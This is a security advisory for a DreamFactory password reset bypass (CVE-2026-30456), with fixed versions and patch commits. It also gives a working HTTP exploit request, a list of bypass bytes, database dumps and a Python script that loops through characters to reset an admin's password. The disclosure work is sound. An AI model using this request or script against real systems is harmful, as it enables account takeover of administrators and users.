PTT-2025-032 – DreamFactory – Unauthenticated Password Reset Bypass

CVE-ID: CVE-2026-30456

Credits:

Matei “Mal” Bădănoiu of Pentest-Tools.com

CVSSv3: 8.6 High - AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:L

Note: If this vulnerability is paired with any previously reported authenticated RCE vulnerability, the score changes to:

9.8 Critical - AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description:

An attacker may leverage unprintable ASCII characters, that are automatically removed from SQL queries, in order to bypass PHP input validation resulting in resetting the password of any user that has the “confirm_code” set to the value “y”.

Requirements:

In order to perform this exploit an unauthenticated attacker needs to find a valid user email and use the forgot password functionality in order to forcefully reset the password of legitimate DreamFactory users.

Fix:

The DreamFactory developers fixed this vulnerability in df-core versions ≥ 1.0.12 and in df-system versions ≥ 0.63 via the following commits:

https://github.com/dreamfactorysoftware/df-core/commit/2414566424cda54df962f27cda7d4ffa20fe0df7

https://github.com/dreamfactorysoftware/df-system/commit/1657c65b574eb70047481afc525f88c953b3aa9d

Proof of Concept:

By leveraging the differential behaviour between the "df-system"[1] PHP code that checks that the client provided "code" is different from the string 'y' and the SQL statement that checks that the client provided code matches the DB "confirm_code", an attacker may leverage the following bypasses in order to satisfy both these conditions and reset the passwords of arbitrary users that have the "confirm_code" set to the value "y" in the DB:

- Unprintable ASCII characters
- Uppercase "Y"

The vulnerable PHP code responsible for this behaviour can be found in the "UserPasswordRespource.php"[2] file:

```
public static function changePasswordByCode($email, $code, $newPassword, $login = true) {

        ***TRUNCATED***

        if (empty($code) || 'y' == $code) {
                throw new BadRequestException("Invalid confirmation code.");
        }

        /** @var User $user */
        $user = User::whereEmail($email)->whereConfirmCode($code)->first();
```

[1] https://github.com/dreamfactorysoftware/df-system
[2] https://github.com/dreamfactorysoftware/df-system/blob/master/src/Resources/UserPasswordResource.php

The following users are susceptible to this attack as their “confirm_code” is set to the value “y” in the DB:

- The initial administrative user registered in the DreamFactory application
- Any user that has successfully reset their password or have set their password via an invitation email/link

Examples of users in the DreamFactory DB:

```
mysql> select name, password, confirm_code from user;
+-------+--------------------------------------------------------------+----------------------------------+
| name  | password                                                     | confirm_code                     |
+-------+--------------------------------------------------------------+----------------------------------+
| admin | $2y$12$OieXvPG3yR6N0jkW2mM/Pu2OHJkS5SqgonMdz4gPKGbz4g.Cfbd/a | y                                |
| test  | $2y$12$h5vP.md5clT1tE1Y6tyCk.4eQTkBvA8ScaF03Vn4/SHaslAt42Qke | AUYSXD96A2I6DEMHCBTJZRNLDZI2QEVE |
| qqq   | $2y$12$mvrNeSaIunPxCse4KpOVF.oEDKSlxYTBYSczNCH4bndwwZFlChvgC | y                                |
| z     | $2y$12$0R0.sbJxhUAlVXKUDR0Ueu6JS.tT9F/4URh4vNnYGCHKNjlTYVPs2 | NULL                             |
+-------+--------------------------------------------------------------+----------------------------------+
4 rows in set (0.01 sec)
```

Note: In the above scenario the “admin” and “qqq” users are susceptible to the password reset vulnerability.

Note 2: By default newly created users that have their password directly allocated by an administrative user have their “confirm_code” set to NULL (e.g. user “z”).

Note 3: Users that have an active password reset code (32 alphanumeric string) are not vulnerable to this attack (e.g. user “test”).

As the uppercase “Y” example is self explanatory, we will focus on the unprintable ASCII characters scenario in this report.

By fuzzing the “/api/v2/system/admin/password” and “/api/v2/user/password” endpoints the following 58 characters have been identified to result in the parsing difference and trigger the vulnerability:

```
['0x1', '0x2', '0x3', '0x4', '0x5', '0x6', '0x7', '0x8', '0xe', '0xf', '0x10', '0x11', '0x12', '0x13', '0x14', '0x15',
'0x16', '0x17', '0x18', '0x19', '0x1a', '0x1b', '0x1c', '0x1d', '0x1e', '0x1f', '0x7f', '0x80', '0x81', '0x82', '0x83',
'0x84', '0x86', '0x87', '0x88', '0x89', '0x8a', '0x8b', '0x8c', '0x8d', '0x8e', '0x8f', '0x90', '0x91', '0x92',
'0x93', '0x94', '0x95', '0x96', '0x97', '0x98', '0x99', '0x9a', '0x9b', '0x9c', '0x9d', '0x9e', '0x9f']
```

The following request can be used to reset the password of a susceptible user:

Request – Reset Password:

```
POST /api/v2/system/admin/password HTTP/1.1
Host: 208.85.23.18
Content-Type: application/json
Content-Length: 84

{
        "email":"admin@localhost.localdomain",
        "code":"\u001ay",
        "new_password":"bbb"
}
```

Note: The invalid ascii character can be appended before and/or after the 'y' string (e.g. "\u001ay" or "y\u001a" or "\u001ay\u001a").


Note 2: If the target email belongs to a non-admin user, the "/api/v2/user/password" endpoint needs to be used.

Response – Reset Password:

```
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Content-Type: application/json
Connection: keep-alive
Vary: Accept-Encoding
Cache-Control: no-cache, private
Date: Fri, 31 Oct 2025 15:45:50 GMT
Access-Control-Allow-Origin: *
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Length: 16

{"success":true}
```

By inspecting the MySQL DB once more we can observe that the password hash for the “admin” user has indeed changed (in this case the plaintext behind the hash being “bbb”) and we can proceed to login into the DreamFactory web application using the new credentials.



```
mysql> select name, password, confirm_code from user;
+-------+--------------------------------------------------------------+---------------------------------+
| name  | password                                                     | confirm_code                    |
+-------+--------------------------------------------------------------+---------------------------------+
| admin | $2y$12$OieXvPG3yR6N0jkW2mM/Pu2OHJkS5SqgonMdz4gPKGbz4g.Cfbd/a | y                               |
| test  | $2y$12$h5vP.md5clT1tE1Y6tyCk.4eQTkBvA8ScaF03Vn4/SHaslAt42Qke | AUYSXD96A2I6DEMHCBTJZRNLDZI2QEVE |
| qqq   | $2y$12$mvrNeSaIunPxCse4KpOVF.oEDKSlxYTBYSczNCH4bndwwZFlChvgC | y                               |
| z     | $2y$12$0R0.sbJxhUAlVXKUDR0Ueu6JS.tT9F/4URh4vNnYGCHKNjlTYVPs2 | NULL                            |
+-------+--------------------------------------------------------------+---------------------------------+
4 rows in set (0.01 sec)

mysql> select name, password, confirm_code from user;
+-------+--------------------------------------------------------------+---------------------------------+
| name  | password                                                     | confirm_code                    |
+-------+--------------------------------------------------------------+---------------------------------+
| admin | $2y$12$eUuHPSQXa.qzhJSzz2Vl6OeaLYvBKZ7CZpSWZlMJhs2sLapNd2zvS | y                               |
| test  | $2y$12$h5vP.md5clT1tE1Y6tyCk.4eQTkBvA8ScaF03Vn4/SHaslAt42Qke | AUYSXD96A2I6DEMHCBTJZRNLDZI2QEVE |
| qqq   | $2y$12$mvrNeSaIunPxCse4KpOVF.oEDKSlxYTBYSczNCH4bndwwZFlChvgC | y                               |
| z     | $2y$12$0R0.sbJxhUAlVXKUDR0Ueu6JS.tT9F/4URh4vNnYGCHKNjlTYVPs2 | NULL                            |
+-------+--------------------------------------------------------------+---------------------------------+
4 rows in set (0.00 sec)
```

Appendix:

Script for testing ASCII characters that trigger the password reset vulnerability:

```
#!/usr/bin/python3

import requests

url = "http://208.85.23.18/api/v2/system/admin/password" # to change
headers = {"Content-Type": "application/json"}

res = []

for i in range(0,256):
        json={"code": chr(i)+"y", "email": "admin@localhost.localdomain", "new_password": "bbb"}
        #json={"code": "y"+chr(i), "email": "admin@localhost.localdomain", "new_password": "bbb"}
        #json={"code": "Y", "email": "admin@localhost.localdomain", "new_password": "bbb"}
        resp = requests.post(url, headers=headers, json=json).json()

        try:
                if resp["success"]:
                        res += [hex(i)]
                        print(f"Success: {hex(i)}")
        except:
                pass

print(f"Success: {res}")
```

*From vulnerability scans to proof, **Pentest-Tools.com** gives 2,000+ security teams in 119 countries the speed, accuracy, and coverage to confidently validate and mitigate risks across their infrastructure (network, cloud, web apps, APIs).*